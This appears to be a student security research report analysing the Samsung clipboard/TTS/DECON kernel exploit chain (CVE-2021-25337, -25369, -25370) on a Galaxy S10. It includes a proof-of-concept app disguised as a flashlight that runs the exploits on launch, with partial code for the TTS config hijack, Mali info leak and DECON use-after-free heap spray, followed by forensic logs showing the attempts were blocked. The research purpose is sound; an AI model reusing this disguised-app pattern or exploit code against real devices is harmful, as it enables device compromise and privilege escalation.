Technical Analysis on Samsung Clipboard/TTS Exploit Chain

Compatibility evaluation, PoC development, and Forensic analysis

ITESO, Universidad Jesuita de Guadalajara

SOCIALTIC

By: Ana Cristina Zaldívar Sanromán

Under the mentorship: SocialTIC

Introduction

This report presents the results of a technical and forensic analysis conducted on an Android device within a controlled research environment focused on Android security and vulnerability assessment. The primary objective of the investigation was to evaluate the behavior of the operating system when exposed to simulated exploit scenarios targeting Android and Samsung-specific components, as well as to analyze the forensic artifacts generated during these activities.

The research involved the development and execution of a custom Android application designed to simulate exploit attempts associated with known Android vulnerabilities and restricted system interactions. The experiments were performed on a Samsung Galaxy S10 device running Android 11, allowing the observation of system responses related to permission enforcement, hidden API restrictions, ContentProvider access validation, SELinux auditing, native library execution, and application sandboxing mechanisms.

To support the investigation, both automated and manual forensic methodologies were applied using tools such as Android Studio, Mobile Verification Toolkit (MVT), and AndroidQF. The collected evidence included logcat outputs, dumpstate artifacts, SELinux audit logs, tombstone crash reports, and system service traces. These artifacts were analyzed to identify indicators of exploitation attempts, permission denials, hidden API access behavior, process execution traces, and other security-relevant events.

In addition to the controlled exploit simulations, the forensic review identified supplementary findings unrelated to the experimental timeline, including indicators associated with mobile surveillance software and native crash artifacts. Although these findings could not be directly correlated with the conducted tests, they were documented as part of the overall forensic assessment due to their relevance to device security and integrity.

The purpose of this report is to provide a technical interpretation of the observed system behavior, document the forensic evidence generated during the experiments, and demonstrate how Android security mechanisms respond to potentially malicious or unauthorized operations under controlled conditions.

Theoretical Framework

Android has a security model based on sandboxing, where each application is executed by an independent user ID (UID). This minimizes the chances of an application accessing the private files of another.

However, Android also includes communication mechanisms between applications and system services, like:

- Activities
- Services
- Broadcast Receivers
- Content Providers

Content Providers allow apps to share data in a controlled manner. If a provider configuration is incorrect, it can turn into an attack vector capable of partially breaching the system's isolation.

Vulnerabilities

1. CVE-2021-25337

   Samsung SemClipboardProvider Arbitrary File Write

This vulnerability affects the component com.sec.android.semclipboardprovider.

This provider used to be part of the Samsung clipboard ecosystem, and in older vulnerable versions, it would allow external apps to interact with it without enough validation.

How did it work?

The SemClipboardProvider, a custom Samsung content provider within the system_server, was designed to manage clipboard images. Unlike standard applications, components within the system_server (which resides in services.jar) do not have a traditional manifest to enforce permissions; instead, they must implement their own access control logic. This specific provider lacked any such verification in its insert() method, allowing any untrusted application to interact with its underlying database, the ClipboardImageTable.

The exploit centers on the _data column of the provider's database. In Android, this column has a specialized function: when a client calls openFileDescriptor on a provider URI, the system's openFileHelper automatically opens the file path stored in the _data field and returns a ParcelFileDescriptor.

Because the system_server operates with UID 1000 and a highly privileged SELinux context, it acts as a proxy for file operations. An attacker could:

- Insert a malicious record where the _data column pointed to a protected path, such as /data/system/users/0/.
- Retrieve a raw file descriptor (fd) by calling openFileDescriptor on the newly created record.
- Read/Write directly to the protected file through the proxy fd, bypassing SELinux restrictions that would normally block an untrusted_app from accessing system directories.

To escalate privileges and escape the application sandbox, the attacker leveraged the SamsungTTS app (com.samsung.SMT), which also runs with system UID. Older versions of this app retrieved the path for its native engine from an XML settings file and loaded it using the System.load() API.

By using the clipboard vulnerability a second time, the attacker overwrote the SamsungTTSSettings.xml file (located in the app's shared preferences) to point the SMT_LATEST_INSTALLED_ENGINE_PATH to a malicious binary. Once the attacker sent an intent to restart the SamsungTTSService, the system loaded the malicious library, granting the attacker code execution with system privileges.

Samsung patched this vulnerability in March 2021 by adding a mandatory access check. The updated insert() method now verifies if the calling process's UID is 1000, effectively blocking all third-party applications from manipulating the clipboard's file paths.

2. CVE-2021-25369

   Samsung sec_log Kernel Information Leak

This vulnerability affects the custom Samsung logging feature, specifically the file located at /data/log/sec_log.log. After successfully escaping the sandbox and running as a system user via the first exploit, the attacker needed a way to bypass KASLR (Kernel Address Space Layout Randomization) to gain arbitrary kernel access.

How did it work?

The exploit abused a WARN_ON statement within the Mali GPU driver. In the Linux kernel, WARN_ON is used to log bug detections by printing a full backtrace in the kernel logging buffer (/dev/kmsg).

While standard Android security scopes the ability to read kmsg to highly privileged contexts, Samsung implemented a custom logging feature that copies the contents of the kernel log to /data/log/sec_log.log. To trigger this leak, the attacker performed the following steps:

a. Triggering the Warning: The exploit sent an invalid ioctl number (0xFE) to the Mali GPU driver, forcing the driver to hit the WARN_ON statement and dump sensitive kernel addresses to the buffer.
b. Initiating the Log Copy: The attacker then initiated a full bug report by setting up the ctl.start property. On these Samsung devices, the SELinux policy was modified to be more permissive, allowing a system_app (the context gained in stage 1) to start the dumpstate service.
c. Exploiting Permissive Access: The Samsung version of the dumpstate binary copied the kernel logs from /proc/sec_log to /data/log/sec_log.log. This file was assigned to the SELinux context dumplog_data_file, which was widely accessible to many applications, including the one running the exploit.

By monitoring this file, the exploit could read the leaked addresses of the task_struct and the sys_call_table directly from the stack trace.

Leaking these addresses allowed the attacker to defeat KASLR using the sys_call_table address. Furthermore, the task_struct address allowed the attacker to calculate the addr_limit pointer, a critical component for the final stage of the exploit chain (CVE-2021-25370).

Samsung addressed this vulnerability in the March 2021 update with several changes:

- The dumpstate binary was modified to stop writing to /data/log/sec_log.log.
- The bugreport service was removed from dumpstate.rc.
- The Mali GPU driver was updated from version r19p0 to r26p0, replacing the WARN_ON call with pr_warn, which does not log a full backtrace.

3. CVE-2021-25370

   Samsung DECON Driver Use-After-Free

This vulnerability affects the Display and Enhancement Controller (DECON) Samsung driver within the Display Processing Unit (DPU). This driver is specific to Samsung Exynos-based devices, such as the S10, A50, and A51. The exploit leverages this flaw to gain arbitrary kernel to read and write access, eventually allowing the attacker to become the root user.

How did it work?

The vulnerability is a use-after-free (UAF) located in the decon_set_win_config function. It involves the management of "fences," which are used for synchronizing access between different drivers and processes.

- Premature Exposure: The driver creates a fence and its associated file struct, then calls fd_install to make the file descriptor accessible to userspace.
- Reference Drop: When fd_install is called, it transfers ownership to the process's FD table without taking an additional reference. This allows an attacker to immediately call close() on that file descriptor from another thread, freeing the underlying file struct.
- Dangling Pointer: The decon_set_win_config function continues to use the pointer to this now-freed file struct in a subsequent call to decon_create_release_fences, creating the use-after-free condition.

The attacker used this UAF to achieve a full system compromise through several technical steps:

a. Heap Grooming and Spray: The exploit grooms the kernel heap by opening and closing over 30,000 files. It then "sprays" the heap with fake file structures using the MEM_PROFILE_ADD ioctl in the Mali GPU driver. This technique relied on DebugFS being enabled and mounted, which was common on production devices running Android 10 and earlier.
b. Overwriting addr_limit: The fake file structures were crafted so that their private_data field pointed to the addr_limit (the pointer defining the memory range the kernel can access for the process). By calling the signalfd syscall on the dangling FD, the attacker could force the kernel to write a value to that private_data address, effectively overwriting the addr_limit.
c. Bypassing Mitigations: To bypass hardware protections like PAN (Privileged Access Never), which prevents the kernel from directly accessing userspace memory, the exploit used its reliable write primitive to repeatedly toggle the addr_limit between USER_DS and KERNEL_DS depending on whether it needed to read from userspace or write to the kernel.

By successfully manipulating the addr_limit, the exploit gained the ability to perform arbitrary reads and writes in the kernel. The attacker used this to overwrite the current process's cred struct to gain root privileges and altered the SELinux policy to adopt the context of vold (the Volume Daemon), a highly privileged security context.

Samsung addressed this vulnerability in the security update March 2021. The fix involved moving the call to fd_install to the latest possible point in the decon_set_win_config function. By doing this, the driver ensures it has finished all internal operations with the file pointer before userspace is given the chance to close the file descriptor and free the structure.

Devices affected

The Samsung devices that were the most affected by this vulnerability chain were those with an Exynos SOC processor, which executed the kernel version 4.14.113 by the end of 2020.

More specifically, the analysis by Project Zero identifies the following models as main targets:

- Samsung Galaxy S10: One of the devices that would execute the vulnerable kernel at that moment. Data specifies the processor EXYNOS9820.
- Samsung Galaxy A50: A device that still used the vulnerable version of the GPU Mali controller (r19p0) in January 2021. The specific model SM-A505F would hold capacities of arbitrary file uploading in the text to speech application until the end of 2020.
- Samsung Galaxy A51: Like A50, the model SM-A515F was included for using vulnerable controllers by the start of 2021.

The vulnerability was also geographically specific, as it affected phones sold in regions like Europe and Africa, where Samsung used its own Exynos chips, unlike other models sold in the United States or China that used Qualcomm processors. The exploit critically depends on the GPU Mali Controllers and the DPU, which are exclusive variants of Exynos.

Compatibility check

While the hardware profile of the Samsung Galaxy S10, A50, and A51 establishes the primary target group, the success of this exploit depends completely on precise software versions and kernel configurations. To determine if a specific unit, like the Samsung SM-G970F (Galaxy S10) used in this analysis, is truly vulnerable; a series of compatibility checks must be executed to further analyze the system's security. The following analysis details the systematic verification of every component required for the three-vulnerability chain:

1. Clipboard Provider Verification (CVE-2021-25337)

The first step is to confirm the presence and accessibility of the SemClipboardProvider. This component is the foundation of the chain, allowing for the initial arbitrary file write.

- Method: Using `adb shell dumpsys package | grep semclipboard` to find the `com.sec.android.semclipboardprovider` package.
- Validation: A secondary check is performed using adb shell content query to the provider's URI. A result of "Permission Denial" suggests the provider exists but is protected (patched), whereas "No provider" indicates it has been removed from the system entirely.

```
Package Changes:
  Sequence number=6
  User 0:
    seq=1, package=com.samsung.knox.securefolder
    seq=5, package=com.google.android.gms


Dexopt state:
  Unable to find package: com.sec.android.semclipboardprovider


HeimdAllFS state:
  HeimdAllFS does not supported.


Compiler stats:
  Unable to find package: com.sec.android.semclipboardprovider
```

```
┌──(cristina㉿kalicris)-[~]
└─$ adb shell content query --uri content://com.sec.android.semclipboardprovider
Error while accessing provider:com.sec.android.semclipboardprovider
java.lang.IllegalStateException: Could not find provider: com.sec.android.semclipboardprovider
        at com.android.commands.content.Content$Command.execute(Content.java:518)
        at com.android.commands.content.Content.main(Content.java:727)
        at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
        at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:409)
```

The pictures show that the provider does not exist on the chosen device, at least not with that name.

2. GPU Mali Driver and Kernel Audit (CVE-2021-25369)

The second vulnerability relies on a specific WARN_ON statement within the Mali GPU driver to leak kernel addresses.

- Driver check: Verification of the `/dev/mali0` device node and identification of the driver version via SurfaceFinger logs.

```
┌──(cristina㉿kalicris)-[~]
└─$ adb shell ls /dev | grep mali
mali0
```

```
┌──(cristina㉿kalicris)-[~]
└─$ adb shell getprop | grep -i mali
[ro.hardware.egl]: [mali]

┌──(cristina㉿kalicris)-[~]
└─$ adb shell dumpsys SurfaceFlinger | grep -i mali
GLES: ARM, Mali-G76, OpenGL ES 3.2 v1.r26p0-01eac0.###other-sha0123456789ABCDEF0###
GL_EXT_debug_marker GL_ARM_rgba8 GL_ARM_mali_shader_binary GL_OES_depth24 GL_OES_dept
L_OES_packed_depth_stencil GL_OES_rgb8_rgba8 GL_EXT_read_format_bgra GL_OES_compresse
_RGB8_texture GL_OES_standard_derivatives GL_OES_EGL_image GL_OES_EGL_image_external
```

As shown in the screen shots, the device has a GPU Mali-G76, which is consistent with the Exynos 9820 processor.

- Kernel check: Using `adb shell uname -a` to confirm if the kernel matches the specific 4.14.113 version targeted by the original exploit sample.

```
┌──(cristina㉿kalicris)-[~]
└─$ adb shell uname -a
Linux localhost 4.14.113-22340597 #1 SMP PREEMPT Wed Oct 20 14:31:23 KST 2021 aarch64
```


3. Android Version and Security Patch Level

Because Samsung fixed these flaws in the March 2021 release, the device “Software Information” is a definitive indicator of vulnerability status.

- Audit: Commands like `getprop ro.build.version.release` and `getprop ro.build.version.security_patch` identify if the system is running a

vulnerable version (Android 9 or 10) or a corrected version (Android 11 or later).


- Bootloader Restriction: An essential part of this check involves the bootloader level. Samsung's security mechanisms prevent downgrading to a lower bootloader version, meaning if a device is updated to a high bootloader (like BL9), it cannot be reverted to the vulnerable versions (BL1-BL3) required for exploitation.




4. DebugFS Configuration (Targeting CVE-2021-25370)

The final stage, the Use-After-Free exploit, critically depends on the ability to "groom" the kernel heap using the `MEM_PROFILE_ADD ioctl.`

- Configuration Check: Running `adb shell "cat /proc/config.gz | gunzip | grep CONFIG_DEBUG_FS"` to see if this debugging feature is enabled in the kernel.



- Mount Check: Confirming if the filesystem is currently accessible via `adb shell "cat /proc/mounts | grep debug"`. On devices launched with Android 11, this is typically disabled for security, effectively mitigating the third stage of the attack.



Proof of Concept

PoC App

The applicatin developed, JustALampNothingElse, is designed as a dual-purpose tool for this security research: it presents a benign front-end while executing a sophisticated, hidden exploit chain in the background. Below is the explanation of how it works:

→ Legitimate Front-End Appearance

On the surface, the app functions as a simple flashlight utility

- User interface: The UI consists of a single button used to toggle the device's physical flash on or off.
- Standard Mechanisms: It uses the standard Android `CameraManager` API to control the torch mode, making it appear as a legitimate, non-malicious application to a casual user.

→ Hidden Malicious Logic

Behind this simple interface, the app is programmed to automatically trigger an exploit chain upon initialization (o`nCreate`) without any user intervention.

1. Sandbox Escape via Clipboard (Stage 1)
   - The app targets the `SemClipboardProvider`, a custom Samsung component that lacks proper access verification.
   - Arbitrary File Write: It uses the provider's insert method to proxy file operations through the highly privileged `system_server` (UID 1000).
   - Targeting SamsungTTS: The app creates a malicious XML payload designed to overwrite the configuration files of the Samsung Text-to-Speech (SamsungTTS) application at `/data/data/com.samsung.SMT/shared_prefs/SamsungTTSSettings.xml`.
   - The Payload: The malicious XML redirects the `SMT_LATEST_INSTALLED_ENGINE_PATH` to a binary controlled by the attacker.
2. Code Execution and Privilege Escalation
   Once the configuration is altered, the app initiates a restart of the Samsung TTSService

- System Privileges: When the service restarts, it reads the modified XML and loads the malicious binary using `System.load()`. Because SamsungTTS is a system app, your code now executes with System UID and a more privileged SELinux context.

3. Advanced Kernel Exploitation
   Through JNI (Java Native Interface) and the NDK (Native Development Kit), the app integrates native C++ code to target deeper vulnerabilities.
   - Kernel Info Leak: It uses `exploit_ioctl.cpp` to send invalid commands to the Mali GPU driver (`/dev/mali0`), forcing a `WARN_ON` state that leaks critical kernel memory addresses to a log file (`sec_log.log`).
   - Use-After-Free: It uses `exploit_decon.cpp` to target the DECON display driver. By grooming the kernel heap with "fake" structures and using the signalfd `syscall`, it attempts to overwrite the `addr_limit`, granting the process full root access and the ability to disable SELinux.

Code

The following code extract displays the `runExploits()` function within `MainActivity.kt`, acting as the high-level orchestrator for the entire three-stage chain.

```
        // Ejecutar exploits al iniciar
        runExploits()
    }

    1 Usage
    private fun runExploits() {
        runCatching {
            if (exploitSemClipboard() == 0) Log.d( tag = "Exploit",  msg = "SemClipboard explotado")
            if (exploitIoctl() == 0) Log.d( tag = "Exploit",  msg = "Ioctl explotado")
            if (exploitDeconUaf() == 0) Log.d( tag = "Exploit",  msg = "DECON UAF explotado")
        }.onFailure {
            Log.e( tag = "Exploit",  msg = "Error: ${it.message}")
        }
    }
}
```

Once the application is downloaded, everything runs in sequence, firts `exploitSemClipboard()`, then `exploitIoctl()` and finally `exploitDeconUaf()`. Now that the application is opened for the first time, and when the system restarts, the second vulnerability can be exploited.

The following code defines a string, `maliciousXml`, which targets the Samsung Text to Speech (SamsungTTS) application configuration. By setting the key `SMT_LATEST_INSTALLED_ENGINE_PATH` to a path controlled by the attacker, the exploit prepares to hijack the system's legitimate loading process.

The code opens a `filePath` for writing ensuring that when the service restarts, it loads the attacker's binary with system privileges.

```
// Paso 1: Crear el archivo XML malicioso
const char* maliciousXml =
        R"(<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="SMT_LATEST_INSTALLED_ENGINE_PATH">/data/system/exploit.xml</string>
</map>)";

//const char* filePath = "/data/data/com.samsung.SMT/shared_prefs/SamsungTTSSettings.xml";
const char* filePath = "/data/data/com.example.justalampnothingelse/files/exploit.xml";

// Abrir el archivo para escritura
int fd = open( pathname: filePath,  flags: O_WRONLY | O_CREAT | O_TRUNC,  modes: 0644);
if (fd < 0) {
    LOGE("Error al abrir el archivo: %s", strerror( errno_value: errno));
    return -1;
}

// Escribir el XML malicioso en el archivo
if (write(fd,  buf: maliciousXml,  count: strlen( s: maliciousXml)) < 0) {
    LOGE("Error al escribir en el archivo: %s", strerror( errno_value: errno));
    close(fd);
    return -1;
}
```

The next part of the code shows the JNI implementation of the kernel address leak. The code opens a vulnerable device and executes an `ioctl` call and a hex payload. This triggers a `WARN_ON` in the MALI GPU driver, and forces the kernel to dump its internal state, including the addresses of `task_struct` and `sys_call_table` into the kernel log, which is then retrieved by the attacker to defeat KASLR.

```
extern "C" JNIEXPORT jint JNICALL
MainActivity.exploitIoctl(JNIEnv* env, jobject MainActivity thiz) {
    int fd = open( pathname: VULNERABLE_DEVICE, flags: O_RDWR);
    if (fd < 0) {
        LOGE("No se pudo abrir el dispositivo vulnerable");
        return -1;
    }

    unsigned long payload[4] = { [0]: 0x41414141, [1]: 0x42424242, [2]: 0x43434343, [3]: 0x44444444};
    if (ioctl(fd, op: VULNERABLE_IOCTL_CMD, payload) < 0) {
        LOGE("Error al llamar a ioctl()");
        close(fd);
        return -2;
    }

    LOGD("IOCTL explotado con éxito");
    close(fd);
    return 0;
}
```


This final part of the code shows the Use-After-Free (UAF) exploitation in the DECON driver. It calls ioctl with DECON_IOC_SET_WIN_CONFIG, which is the vulnerable function that incorrectly handles file descriptors. It immediately calls `close(win_data.retire_fence)`, creating the dangling file descriptor that the kernel continues to use. It goes on to the heap spray by calling the Mali driver's `KBASE_ioctl_MEM_PROFILE_ADD` 25 times. Finally, it uses the `signalfd` systemcall on the dangling descriptor. Because the fake structure's `private_data` points to the kernel's `addr_limit`, this call overwrites that limit with a user-controlled mask. This would effectively grant the unprivileged process of arbitrary read/write access to the entire kernel memory.

```cpp
int exploit_decon_uaf(int decon_fd, int mali_fd, uint64_t k_signalfd_ops, uint64_t k_addr_limit)
    struct decon_win_config_data win_data;
    memset( s: &win_data,  c: 0,  n: sizeof(win_data));
    win_data.num_of_window = 1;

    // Paso 1: Disparar UAF
    if (ioctl( fd: decon_fd,  op: DECON_IOC_SET_WIN_CONFIG, &win_data) < 0) return -1;

    // Paso 2: Crear dangling FD
    close( fd: win_data.retire_fence);

    // --- HEAP SPRAY ---

    // 1. Preparar un búfer de 0x2000 bytes
    const size_t SPRAY_SIZE = 0x2000;
    std::vector<uint8_t> spray_buffer( n: SPRAY_SIZE);

    // 2. Llenar el búfer con 25 estructuras falsas
    struct fake_file fake;
    memset( s: &fake,  c: 0,  n: sizeof(fake));
    fake.f_u = 0x1010101;           // Valor real del exploit
    fake.f_op = k_signalfd_ops;     // Dirección filtrada en Fase 2
    fake.f_count = 0x7F;            // Valor inicial para verificar con dup2
    fake.private_data = k_addr_limit; // Objetivo: addr_limit

    for (size_t i = 0; i < 25; i++) {
        memcpy( dst: spray_buffer.data() + (i * 0x140),  src: &fake,  copy_amount: sizeof(fake));
    }
```

```cpp
    // 3. Configurar el comando para el driver Mali
    struct kbase_ioctl_mem_profile_add mali_data;
    mali_data.buffer = (uintptr_t)spray_buffer.data();
    mali_data.len = SPRAY_SIZE;
    mali_data.padding = 0;

    // 4. Ejecutar el spray
    __android_log_print( prio: ANDROID_LOG_DEBUG,  tag: LOG_TAG,  fmt: "Iniciando spray de 0x2000 bytes via Mali...");
    // El exploit real hace esto 25 veces para asegurar la reasignación
    for (int i = 0; i < 25; i++) {
        ioctl( fd: mali_fd,  op: KBASE_ioctl_MEM_PROFILE_ADD, &mali_data);
    }

    // Paso 4: Sobrescribir addr_limit usando signalfd
    // Se usa el fd que quedó "colgante"
    uint64_t mask = 0xFFFFFF8000000000; // Esto resultará en USER_DS (0x7FFFFFFFFF)
    if (signalfd( fd: win_data.retire_fence,  mask: (sigset_t*)&mask,  flags: 8) < 0) {
        return -1;
    }

    return 0;
}
```

Forensic Analysis

1st Finding



During the forensic analysis of the application `com.example.justalampnothingelse`, multiple security-relevant events were identified through Android `auditd` logs, SELinux events, and Hidden API Enforcement warnings generated during runtime execution. The collected artifacts indicate that the application performed extensive dynamic instrumentation, reflection-based introspection, and native code loading attempts targeting internal Android framework components and Samsung-specific services.

The initial audit logs revealed SELinux events classified as `avc: granted`, showing that Android allowed the execution of dynamically generated binaries and native shared objects stored within the application private directory, specifically under paths such as:

- `/data/data/com.example.justalampnothingelse/code_cache/install_server-*`
- `/data/data/com.example.justalampnothingelse/code_cache/startup_agents/*.so`

The execution occurred under the SELinux security contexts:

- `u:r:runas_app`
- `u:r:untrusted_app`


From a forensic perspective, this behavior is highly relevant because it demonstrates that the application uses runtime-generated executables and dynamically loaded native agents. Such behavior is commonly associated with:

- dynamic instrumentation frameworks,
- runtime hooking,
- malware loaders,
- exploit research tooling,
- native payload staging,
- reflective execution techniques.

However, despite the execution of these native components, the logs confirm that the process remained confined within the standard Android application sandbox. No evidence of SELinux bypass, domain transition into privileged contexts, or sandbox escape was observed.

The audit subsystem also recorded the successful execution of syscalls associated with the dynamically generated binaries. The executed artifacts originated from the application's own writable data directory rather than from system partitions, indicating user-space controlled code execution limited to the application context.

2nd Finding



A second major category of forensic artifacts involved extensive attempts to access Android hidden and non-public APIs. Android's Hidden API Enforcement mechanism generated a very large number of warnings related to reflection and linkage attempts against internal framework classes, methods, and fields. The logs classified these accesses using Android restriction categories such as:

- `greylist`
- `greylist-max-o`
- `greylist-max-p`
- `blacklist`
- `core-platform-api`

The application attempted to interact with multiple sensitive internal framework structures, including:

- `android.app.LoadedApk`

- `ActivityThread`
- `ServiceDispatcher`
- `ReceiverDispatcher`
- `AppComponentFactory`
- `ClassLoader`
- `VMRuntime`
- `IPackageManager`
- `IActivityManager`

The forensic significance of these events is substantial because they indicate systematic attempts to introspect and manipulate Android runtime internals beyond the scope of normal application behavior. The observed activity resembles behaviors commonly associated with:

- Frida-like instrumentation
- Xposed/LSPosed-style hooking
- Runtime classloader manipulation
- Advanced application introspection
- Exploit staging frameworks
- Anti-analysis tooling
- Dynamic code injection mechanisms

The logs further show that Android actively enforced its protection mechanisms during execution. Numerous calls were marked as:

- `linking, denied`
- `blacklist, denied`
- `greylist-max-o, denied`

This indicates that the operating system successfully blocked access to highly restricted internal APIs. Only selected APIs categorized under less restrictive `greylist` classifications were allowed. From a forensic security standpoint, this demonstrates that Android's Hidden API Enforcement mitigations remained operational and effective throughout the execution process.

The application attempted to obtain access to several sensitive runtime capabilities and internal framework functionalities, including:dynamic class loading, internal package management queries, service dispatcher manipulation, receiver registration tracking, classloader modification, access to application private

directory metadata, shared library path management, runtime compatibility adjustments, VM runtime interrogation, package dependency registration, service binding internals, native library loader manipulation.

3rd Finding

```
W java.lang.IllegalArgumentException: Unknown URL content://com.samsung.clipboardsaveservice
W     at android.content.ContentResolver.insert(ContentResolver.java:2155)
W     at android.content.ContentResolver.insert(ContentResolver.java:2121)
W     at com.example.justalampnothingelse.MainActivity.exploitSemClipboard(Native Method)
W     at com.example.justalampnothingelse.MainActivity.runExploits(MainActivity.kt:61)
W     at com.example.justalampnothingelse.MainActivity.onCreate(MainActivity.kt:56)
W     at android.app.Activity.performCreate(Activity.java:8207)
W     at android.app.Activity.performCreate(Activity.java:8191)
W     at android.app.Instrumentation.callActivityOnCreate(Instrumentation.java:1309)
W     at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:3808)
W     at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:4011)
W     at android.app.servertransaction.LaunchActivityItem.execute(LaunchActivityItem.java:85)
W     at android.app.servertransaction.TransactionExecutor.executeCallbacks(TransactionExecutor.java:135)
W     at android.app.servertransaction.TransactionExecutor.execute(TransactionExecutor.java:95)
W     at android.app.ActivityThread$H.handleMessage(ActivityThread.java:2325)
W     at android.os.Handler.dispatchMessage(Handler.java:106)
W     at android.os.Looper.loop(Looper.java:246)
W     at android.app.ActivityThread.main(ActivityThread.java:8633) <1 internal line>
W     at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:602)
W     at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:1130)
```

Additionally, the application attempted to interact with Samsung-specific internal services through Content Provider URIs such as:

- `content://com.samsung.clipboardsaveservice`

However, these operations resulted in exceptions:

- `java.lang.IllegalArgumentException: Unknown URL`

This suggests that the targeted Samsung provider was either:

- Unavailable in the tested firmware
- No longer exported
- Modified in the current One UI version
- Protected by additional restrictions
- Improperly referenced by the application

From a forensic analysis perspective, these failed interactions are important because they demonstrate active attempts to reach OEM-specific attack surfaces

frequently targeted during exploit research and privilege escalation testing on Samsung devices.

Overall, the collected forensic artifacts indicate that the application executed advanced runtime instrumentation and reflection techniques targeting protected Android framework internals and Samsung-specific components. Nevertheless, Android security controls, particularly SELinux confinement and Hidden API Enforcement, successfully constrained the application within the `untrusted_app` security domain and prevented unauthorized access to restricted system functionalities.


Timeline

Approx. Time	Event	Evidence Source	Event Description
22:56:46	Execution of dynamically generated binary	auditd logs (type=1400, type=1300)	SELinux audit records show that the process install_server-f943a550 was executed from the application private directory /data/data/com.example.justalampnothingelse/code_cache/. The execution was granted under the runas_app security context, indicating that the application attempted to launch dynamically generated native components during runtime.
22:56:47	Loading of native agent library	auditd logs (avc: granted { execute })	The system authorized execution of the shared object f943a550-agent.so from the startup_agents directory inside the application sandbox. This behavior is commonly associated with runtime payload loading or exploit staging mechanisms using native code libraries.
22:56:47	Application initialization and exploit execution	LoadedApk, ActivityThread, and application debug logs	The package com.example.justalampnothingelse was initialized successfully and began execution of multiple exploit routines immediately after application launch. Logs indicate the application invoked native exploit functions directly from MainActivity.

